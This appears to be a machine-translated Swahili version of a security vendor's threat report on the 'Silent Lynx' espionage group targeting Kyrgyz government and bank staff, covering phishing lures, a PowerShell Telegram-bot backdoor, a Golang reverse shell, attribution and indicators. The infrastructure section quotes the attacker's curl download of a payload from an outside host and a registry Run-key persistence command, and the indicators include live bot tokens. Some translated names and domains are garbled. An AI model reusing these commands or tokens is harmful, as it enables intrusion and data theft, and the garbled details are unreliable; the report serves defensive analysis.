

Kimya Lynx APT Inalenga Mashirika Mbalimbali Kote Kyrgyzstan na Mataifa Jirani
Yaliyomo
- Malengo Muhimu
- Viwanda Vilivyoathirika
- Kuzingatia Kijiografia
- Mlolongo wa Maambukizi
- Matokeo ya Awali
- Kampeni 1
- Kuangalia barua pepe hasidi
- Kuangalia hati ya udanganyifu.
- Kampeni 2
- Kuangalia barua pepe hasidi
- Kuangalia hati ya kudanganya
- Ufundi Uchambuzi
- Kampeni 1
- Hatua ya 1 - Faili mbaya ya ISO
- Hatua ya 2 - Kipakiaji hatari cha C++
- Hatua ya 3 - Hati mbaya ya PowerShell
- Kampeni 2
- Hatua ya 1 - Golang Hasidi Reverse-Shell
- Miundombinu na Uwindaji
- Sifa
- Hitimisho
- Seqrite ulinzi
- IOCs
- MITER AT&CK
- Kampeni 1
- Kampeni 1
kuanzishwa
Seqrite Timu ya Maabara ya APT hivi karibuni imegundua kampeni mbili mpya za kundi jipya la vitisho, ambalo tumeliita Lynx kimya. Kundi hili la vitisho hapo awali lililenga huluki kote Ulaya Mashariki na mizinga ya serikali ya Asia ya Kati inayohusika katika kufanya maamuzi ya kiuchumi na sekta ya benki. Kampeni hiyo inalenga moja ya mataifa ambayo ni sehemu ya SPECA (Programu Maalum ya Uchumi wa Asia ya Kati) almaarufu Kyrgyzstan, ambapo kundi hilo la vitisho liliwasilisha mada ya UN-Themed inayolenga mashirika ya serikali ya Benki ya Kitaifa ya Jamhuri ya Kyrgyz, wakati kampeni ya pili inalenga Wizara ya Fedha ya Kyrgyzstan.
Katika blogu hii, tutachunguza maelezo ya kina ya kiufundi ya kampeni ambazo tulikumbana nazo wakati wa uchanganuzi wetu. Tutachunguza hatua mbalimbali za kampeni hii, ambapo maambukizi huanza na barua pepe ya kuhadaa ili kupata maelezo ya kibinafsi yenye kiambatisho cha RAR, ambacho kina Faili ya ISO hasidi na hati ya udanganyifu pamoja na mzigo mbaya wa C++. Upakiaji una hati ya PowerShell iliyopachikwa na iliyosimbwa inayofanya kazi kama zana ya ufikiaji wa mbali kwa mashine ya mwathiriwa. Tukiwa katika kampeni ya pili, barua pepe ya ulaghai ina faili ya RAR iliyolindwa kwa nenosiri iliyoambatishwa, ambayo ina hati ya udanganyifu wa hati na Kipandikizi hasidi cha Golang. Pia tutaangalia miundombinu inayohusu kampeni nzima.
Malengo Muhimu
Viwanda Vilivyoathirika
- Balozi
- Mawakili
- Benki za Serikali
- Mizinga ya Serikali
Kuzingatia Kijiografia
- Kyrgyzstan
- Turkmenistan

Mlolongo wa Maambukizi
Matokeo ya Awali
Kampeni 1
Mnamo Desemba 27, 2024, timu yetu iligundua faili ya ujumbe hasidi ya Outlook ikimlenga afisa wa Benki ya Kitaifa ya Jamhuri ya Kyrgyz. Ujumbe huo una kiambatisho kilichobanwa na RAR kinachoitwa 20241228_140656.rar . Baada ya kuchunguza faili ya RAR, tulipata faili hasidi ya ISO inayoitwa 20241228_140656.iso . Faili ya ISO inajumuisha faili hasidi inayoweza kutekelezwa inayoitwa Xerox_Scan17510875802718752175.exe , ambayo huzaa mchakato wa PowerShell. Hoja za mchakato hasidi wa PowerShell zimesimbwa katika Base64 na kupachikwa ndani ya C++ inayoweza kutekelezwa. Zaidi ya hayo, faili ya ISO huacha hati ya udanganyifu yenye kichwa 2024-00178nv Kumbuka Verbale_SPECA WG_2024 . Faili hiyo hiyo ilipatikana na watafiti wengine wa vitisho siku iliyofuata.
Kuangalia barua pepe hasidi
Kuangalia barua pepe ya mtazamo mbaya, ilionekana kwetu kwamba mwigizaji tishio alitumia akaunti ya barua pepe iliyoathiriwa ya mfanyakazi wa Benki ya Taifa ya Kyrgyz. Waliwasilisha faili mbovu ya RAR kwa kutumia akaunti hii pamoja na ujumbe wa kuvutia uliotaja kwamba barua pepe hiyo ilipaswa kutumwa kwa wizara ya Fedha, lakini waliipokea. Sasa, hebu tuangalie kwenye PDF ya udanganyifu ambayo ilidondoshwa na faili hasidi ya ISO.

Kuangalia hati ya udanganyifu
Baada ya kutoa faili ya ISO, tulitambua faili mbili: faili hasidi inayoweza kutekelezwa ya C++ na faili ya udanganyifu. Faili ya udanganyifu ni mwaliko wa Kikao cha Kumi na Tisa cha Kundi Kazi la SPECA kuhusu Biashara , lililofanyika Samarkand, Uzbekistan, Aprili 3, 2024. Hati hiyo inaiga mawasiliano halali kutoka kwa Tume ya Uchumi na Kijamii ya Umoja wa Mataifa kwa Asia na Pasifiki (ESCAP), ikitegemea mada ya "Kutumia Udijitali kwa Minyororo ya Ugavi Endelevu" kuonekana ya kuaminika na muhimu. Mkakati huu unapunguza tuhuma, kwani Kyrgyzstan ni mojawapo ya mataifa wanachama wa SPECA.

Kampeni 2
Kuangalia barua pepe hasidi
Tukiangalia barua pepe ya mtazamo hasidi katika kampeni ya pili, tunaweza kuona kwamba mhusika wa vitisho anatumia akaunti ile ile ya barua pepe iliyoathiriwa kama kampeni ya kwanza. Wakati huu wamewasilisha RAR iliyolindwa na nenosiri pamoja na ujumbe wa dharura unaowavutia wafanyakazi kwa jina la Bonasi ya Wafanyakazi inayolenga Wizara ya Fedha ya Jamhuri ya Kyrgyz. Sasa, hebu tuangalie PDF ya udanganyifu ambayo iliondolewa kutoka kwa faili ya RAR.

Kuangalia hati ya udanganyifu
Baada ya kutoa faili hasidi ya RAR, tuligundua faili mbili: inayoweza kutekelezeka ya Golang inayoitwa Приложение №14-214-14-12-5-15docx na hati ya udanganyifu ya MS Word inayoitwa Приказ №950-2-ГП о премировании.


Hati ya udanganyifu inaonekana kuwa amri rasmi iliyotolewa na Wizara ya Fedha ya Jamhuri ya Kyrgyz, ikielezea mgao wa bonasi za wafanyakazi. Inajumuisha majina ya wafanyakazi mbalimbali pamoja na tarehe ya agizo hilo, Januari 8, 2025 , na kufanya chambo hicho kionekane kwa wakati unaofaa na muhimu. Ili kuongeza uhalali wake na kupunguza tuhuma, hati hiyo pia ina jina la afisa wa serikali mwishoni.

Ufundi Uchambuzi
Timu yetu ilipogundua kampeni mbili, tumegawanya uchanganuzi wa kiufundi katika sehemu mbili, mwanzoni tutaangalia kampeni ya kwanza na baadaye ile inayotumia programu hasidi ya Golang inayoweza kutekelezwa.
Kampeni -1
Hatua ya 1 - Faili mbaya ya ISO
Faili ya RAR ina faili hasidi ya ISO inayoitwa 20241228_140656.iso . Baada ya kutoa faili ya ISO, tuligundua PDF ya udanganyifu na jozi hasidi ya C++, ambayo hutumika kama kipakiaji. Katika hatua inayofuata, tutachambua jozi ya C++.

Hatua ya 2 - Kipakiaji hatari cha C++
Kabla ya kurukia uchanganuzi moja kwa moja, tunaweza kuthibitisha kuwa sampuli haijapakiwa na ni binary ya C++.

Baada ya kuchanganua, tuligundua kuwa kuna sehemu kubwa ya maudhui yaliyosimbwa ya base64 iliyopo ndani ya C++ inayoweza kutekelezwa na kuna amri ya PowerShell ambayo huendesha hati iliyosimbwa na bendera -ExecutionPolicy Bypass inayoongoza kwa utekelezaji wa hati bila vikwazo.


Hatimaye, tunaweza kuona kwamba kwa kutumia CreateProcess API, Mchakato wa PowerShell umeundwa ambao hutekeleza kibarua kilichosimbwa. Katika sehemu inayofuata, tutachunguza yaliyomo kwenye blob ya PowerShell ambayo inatekelezwa na kipakiaji hiki.

Hatua ya 3 - Hati mbaya ya PowerShell
Sasa, baada ya kusimbua hati iliyosimbwa ya base64, tuligundua kuwa mwigizaji tishio anatumia Telegraph Bot kutekeleza utekelezaji wa amri na uchujaji wa data. Hati hii ina vipengele viwili vya kuvutia vinavyojulikana kama Invoke-BotCmd & Invoke-BotDownload. Wacha tuangalie ndani ya utendaji wa kazi hizi.

① Kitendakazi cha Invoke-BotCmd kimsingi hutekeleza amri za mfumo zilizopokelewa kutoka kwa mhusika wa vitisho na hutuma matokeo nyuma ya amri iliyotekelezwa kwa mtumiaji kupitia API ya Telegram Bot. Inachukua amri kama ingizo, huiendesha kwa kutumia Invoke-Expression, na kunasa matokeo au hitilafu zozote. Matokeo hupangwa kwa kitambulisho cha kipekee na kutumwa kwa mtumiaji. Ikiwa matokeo yanazidi kikomo cha herufi 4095 cha Telegram, hugawanywa katika vipande na kutumwa katika ujumbe mwingi. Kwa matokeo mafupi, ujumbe hutumwa moja kwa moja. Kwa hivyo, kitendakazi hiki hurahisisha utekelezaji wa amri kwa mbali na uwasilishaji wa majibu, kuwezesha mwingiliano na mashine ya mwathiriwa kupitia Telegram API.

② Kipengele cha Invoke-BotDownload kimsingi hurahisisha upakiaji wa faili kutoka kwa mfumo wa mwathiriwa hadi kwenye gumzo la Telegramu linalodhibitiwa na mhusika wa vitisho, na kuwezesha uchujaji wa data. Husoma faili kutoka kwa njia maalum, kama inavyoombwa na mhusika wa vitisho, huandaa metadata na vichwa vya maudhui vinavyohitajika, na kutuma faili kama ombi la POST la fomu-data la sehemu nyingi kwa API ya Telegramu. Kwa hivyo, kipengele hiki kimeundwa kutoa data kutoka kwa mashine za mwathiriwa hadi kwenye gumzo la Telegramu la mhusika wa vitisho.

③ Sehemu iliyobaki ya hati huunda mantiki kuu ya uendeshaji wa roboti, inayoendeshwa kwa mzunguko unaoendelea ili kufuatilia na kuchakata ujumbe mpya kutoka kwa Mhusika wa Threat. Inatumia sehemu ya mwisho ya API ya getUpdates kupata ujumbe na kuufanyia kazi kulingana na maudhui yake. Amri kama vile /sleep huruhusu muda wa usingizi wa roboti kurekebishwa, /cmd huiruhusu kutekeleza amri za mfumo kwa kutumia kitendakazi cha Invoke-BotCmd, na /download huchochea upakiaji wa faili kutoka kwa mashine ya mwathiriwa kupitia kitendakazi cha Invoke-BotDownload.

Kwa amri maalum zilizo na kitambulisho maalum, boti huthibitisha kitambulisho kabla ya kutekeleza kitendo kilichoombwa. Hati huhakikisha kuwa kila ujumbe unachakatwa mara moja pekee kwa kusasisha Kitambulisho cha ujumbe ulioonekana mwisho na kutekeleza ushughulikiaji wa hitilafu ili kujaribu tena simu za API ambazo hazikufanikiwa, kusitisha kwa vipindi nasibu ili kuzuia kugunduliwa au tabia isiyo ya kawaida ya mtandao inayosababisha kugunduliwa mapema au hitilafu zaidi. Kitanzi hiki huruhusu roboti kutekeleza majukumu kama vile kutekeleza amri, kuchuja data, na kudumisha mawasiliano thabiti na mwigizaji tishio.
Sasa, tunapomaliza kuangalia kipakiaji cha C++ na PowerShell katika sehemu inayofuata, tutaangalia miundombinu na kampeni zingine na shughuli zingine zinazofanywa na Muigizaji Tishio.
Kampeni - 2
Hatua ya 1 - Golang Hasidi Reverse-Shell
Baada ya uchimbaji wa faili hasidi ya RAR, tunaweza kuona kuwa kuna faili mbili ndani pekee, ambayo moja ni hati ya udanganyifu, na nyingine kimsingi ni faili inayoweza kutekelezwa ya Golang.


Baada ya kuchungulia ndani ya jozi, tunapata binary ni ganda la nyuma lililoandikwa kwa Golang, kwa kutumia vifurushi kama net_dial kuunganishwa na amri na udhibiti, ikiwa itashindwa kuunganishwa na C2, inalala kwa sekunde 0.5, inaendesha amri mbalimbali.


Miundombinu na Uwindaji
Katika sehemu iliyotangulia, tuliona kwamba mwigizaji tishio anatumia Telegram Bot kutekeleza vitendo kwenye mfumo wa mwathirika na kazi zingine kama vile kupakua. Kwa bahati nzuri, tuna tokeni ya Bot iliyosimbwa kwa bidii ndani ya Hati ya PowerShell, ambapo tuligundua mambo ya kuvutia. Hii ni bot ya telegram, ambayo imetumika katika kampeni hii, ambayo imekuwa ikisambaza yaliyomo kwa mwigizaji tishio.

Tunaweza pia kuona amri chache za kawaida zinazotekelezwa na mhusika tishio kwenye mashine lengwa kama vile whoami, ipconfig na kama hizo ili kugundua kwenye mfumo lengwa.

Kesi nyingine ya kuvutia ni kwamba tunaweza kuona kwamba Muigizaji wa Tishio (TA) anapakua upakiaji hasidi kutoka kwa seva ya wavuti na kuanzisha uendelevu kwenye mfumo ulioathiriwa. Kwa kutumia amri cmd /c curl -oc:\users\public\gservice.exe hxxps://pweobmxdlboi.com/147.exe, TA inapakua inayoweza kutekelezwa hasidi kutoka kwa seva ya mbali na kuihifadhi kama gservice.exe kwenye saraka ya umma ya c:\users\public.

Ili kuhakikisha uendelevu, mhusika wa vitisho hutekeleza amri ya urekebishaji wa sajili, REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpTask /t REG_SZ /dc:\users\public\gservice.exe /f, ambayo huongeza kitekelezo kwenye kitufe cha Windows Run, na kusababisha kizinduliwe kiotomatiki kila mtumiaji anapoingia. Kisha mshambuliaji huthibitisha urekebishaji huo kwa amri ya hoja ya REG na kuthibitisha kwamba utaratibu wa uendelevu ulianzishwa kwa mafanikio kwa ujumbe "Operesheni imekamilika kwa mafanikio").

Mmoja wa waathiriwa walioathiriwa anaaminika kuwa na uhusiano wa karibu na shughuli za kidiplomasia kati ya Turkmenistan na Kyrgyzstan. Uwepo wa faili nyeti, kama vile "Turkmenistanyn Gyrgyz Respublikasyndaky Ilcihanasynyn meyilnamasy.docx" , unaonyesha washambuliaji walimlenga mwathiriwa ili kukusanya taarifa za kijasusi kuhusu mipango na mahusiano ya kidiplomasia, ikionyesha ujasusi kuwa moja ya malengo makuu ya kampeni hii sio tu kwa Benki bali pia vyombo vingine vya serikali.

Wakati tukiwinda kampeni nyingine zinazoendeshwa na mwigizaji tishio yuleyule kwa kweli ni mwendeshaji yuleyule (Mtumiaji yuleyule wa Telegramu) tuligundua kuwa mwigizaji tishio pia amekuwa akitumia Bot nyingine ya Telegram kuendesha kampeni dhidi ya wahasiriwa mbalimbali katika eneo moja la kijiografia.

Zaidi ya hayo, tuligundua kuwa mhusika wa vitisho amekuwa akitumia zana huria ya timu nyekundu inayojulikana kama resocks , ambayo mhusika wa vitisho alikuwa ameihifadhi katika miundombinu yao.

Vikoa, ambapo mwigizaji tishio alikuwa mwenyeji wa vipandikizi vyao hasidi ni kama ifuatavyo.
| Vikoa Vibaya |
| hxxps:[//]pweobmxdlboi[.]com |
| hxxps:[//]hati[.]mji wa nyumbani[.]wingu |
| hxxps:[//]mailboxdownload[.]com |
Baada ya kuwinda zaidi, tuligundua kuwa mwigizaji tishio pia anatumia Hifadhi ya Google kupakua mizigo zaidi kwenye mfumo wa waathiriwa na kwa sasa inategemea C++, vipandikizi vya MSIL. Hizi zinaweza kuwa na hati mbovu ya PowerShell iliyopachikwa au inapakuliwa kutoka kwa huduma za kushiriki maandishi kama vile Pastebin na imekuwa ikitegemea Telegram kwa uchujaji wa data na huduma za Amri na Udhibiti katika kampeni za hivi majuzi.

Sifa
Maelezo ni kipimo muhimu wakati wa kuelezea mwigizaji tishio au kikundi. Inajumuisha kuchanganua na kuunganisha vikoa mbalimbali, ikiwa ni pamoja na Mbinu, Mbinu, na Taratibu (TTPs), kufanana kwa msimbo na utumiaji tena, motisha ya mwigizaji tishio, na wakati mwingine makosa ya kiutendaji.
Katika ufuatiliaji wetu unaoendelea wa Silent Lynx , tuligundua kufanana na mwingiliano unaoonekana na mhusika/kundi la vitisho lenye makao yake Kazakhstan linalojulikana kama YoroTrooper , kama lilivyotambuliwa na wenzetu katika Cisco Talos. Hebu tuchunguze baadhi ya mwingiliano muhimu kati ya Silent Lynx na YoroTrooper.
Muhimu Huingiliana Kati ya Lynx Kimya na YoroTrooper
- Kuitumia Arsenal:
Watafiti katika Cisco Talos waliona kuwa YoroTrooper mara nyingi hurekebisha na kubadili kifaa chake, na kuunda utaratibu wa ugunduzi wa uwongo. Shughuli za hivi majuzi za YoroTrooper zimeegemea pakubwa zana zenye msingi wa PowerShell. Vile vile, Kimya Lynx imeonyesha kuegemea kwa zana za PowerShell, na mwingiliano wa msimbo unaozingatiwa kati ya vikundi viwili. - Motisha:
Silent Lynx na YoroTrooper hushiriki motisha zinazofanana, hasa zikijihusisha na ujasusi unaolenga vyombo vya serikali nchini Kyrgyzstan na mataifa jirani.
Zaidi ya mifano hii, kufanana zaidi kunaimarisha uhusiano kati ya makundi haya mawili ya vitisho. Kwa kiwango cha wastani cha kujiamini , tunamtaja Silent Lynx kama mhusika wa vitisho mwenye asili ya Kazakhstan ambaye huenda anashiriki rasilimali na YoroTrooper, akiiweka kama tishio linalolenga Kazakhstan.
Hitimisho
Kampeni za Kimya Lynx zinaonyesha mkakati wa kisasa wa kushambulia kwa hatua nyingi kwa kutumia faili za ISO, vipakiaji vya C++, hati za PowerShell, na vipandikizi vya Golang. Kuegemea kwao kwa roboti za Telegram kwa amri na udhibiti, pamoja na hati za udanganyifu na ulengaji wa kikanda ambao pia huangazia umakini wao katika ujasusi katika Asia ya Kati na mataifa yenye msingi wa SPECA. Kimya Lynx pia hupishana na YoroTrooper ambayo inaonyesha ugavi wa rasilimali, ikiimarisha maelezo yao kama kikundi cha vitisho chenye makao yake Kazakhstan.
SEQRITE ulinzi
- Slynx
- Generic
IOCs
| Aina ya Faili | Filename | Sha-256 | |
| Exe | 147. exe | efb700681713cd50a2addd1fea6b7ee80c084467d3e87668688b9f06642062ba | |
| Exe | Xerox_Scan17510875802718752175.exe | e6f76a73180b4f2947764f4de57b52d037b482ece1a88dab9d3290e76be8c098 | |
| Exe | 14789. exe | 3560660162f2268d52b69382c78192667a7eee5796d77418a8609b2f1709f834 | |
| Exe | resocks.exe | 297d1afa309cdf0c84f04994ffd59ee1e1175377c1a0a561eb25869909812c9c | |
| ISO | 20241228_140656.iso | c045344b23fc245f35a0ff4a6d6fa744d580cde45c8cd0849153dee7dce1d80c | |
| Exe | Приложение №14-214-14-12-5-15docx | 1b76931775aa4de29df27a9de764b22f17ca117d6e5ae184f4ef617c970fc007 | |
| Exe | sokcs.exe | 66294c9925ad454d5640f4fe753da9e7d6742f60b093ed97be88fcdd47b04445 | |
| Exe | udadd.exe | 99c6017c8658faf678f1b171c8eb5d5fa7e7d08e0a0901b984a8e3e1fab565cd | |
| Vikoa / URL | |||
| hxxps:[//]pweobmxdlboi[.]com | |||
| hxxps:[//]hati[.]mji wa nyumbani[.]wingu | |||
| hxxps:[//]mailboxdownload[.]com | |||
| hxxps[:]//api[.]telegram[.]org/bot8171872935:AAHLoudjpHz1bxA26bV5wPuOEL3LOHEl6Qk | |||
| hxxps[:]//api[.]telegram[.]org/bot7898508392:AAF5FPbJ1jlPQfqCIGnx-zNdw2R5tF_Xxt0 | |||
MITER AT&CK
| Mbinu | Kitambulisho cha Mbinu | jina |
| Utukufu | T1589.002 | Kusanya Taarifa za Utambulisho wa Mwathirika: Anwani za Barua Pepe |
| Ufikiaji wa Awali | T1204.002
T1078.002 |
Utekelezaji wa Mtumiaji: Faili Hasidi Akaunti Sahihi: Akaunti za Kikoa |
| Utekelezaji | T1059.001 | Amri na Mkalimani wa Maandishi: PowerShell |
| Kuendelea | T1547.001 | Vifunguo vya Kuendesha Usajili / Folda ya Kuanzisha |
| Ufikiaji wa Kitambulisho | T1056.001 T1552.001 |
Input Capture: Keylogging Hati Isiyolindwa: Kitambulisho Katika Faili |
| Discovery | T1087
T1083 T1046 T1012 T1018 T1016 T1007 |
Ugunduzi wa Akaunti
Ugunduzi wa Faili na Saraka Ugunduzi wa Huduma ya Mtandao Usajili wa Maswali Ugunduzi wa Mfumo wa Mbali Ugunduzi wa Usanidi wa Mtandao wa Mfumo Ugunduzi wa Huduma ya Mfumo |
| mkusanyiko | T1560.001 | Hifadhi Data Iliyokusanywa: Hifadhi kupitia Huduma |
| exfiltration | T1567.002 | Kuchuja kwenye Hifadhi ya Wingu |
Waandishi
- Subhajeet Singha
- Rhishav Kanjilal


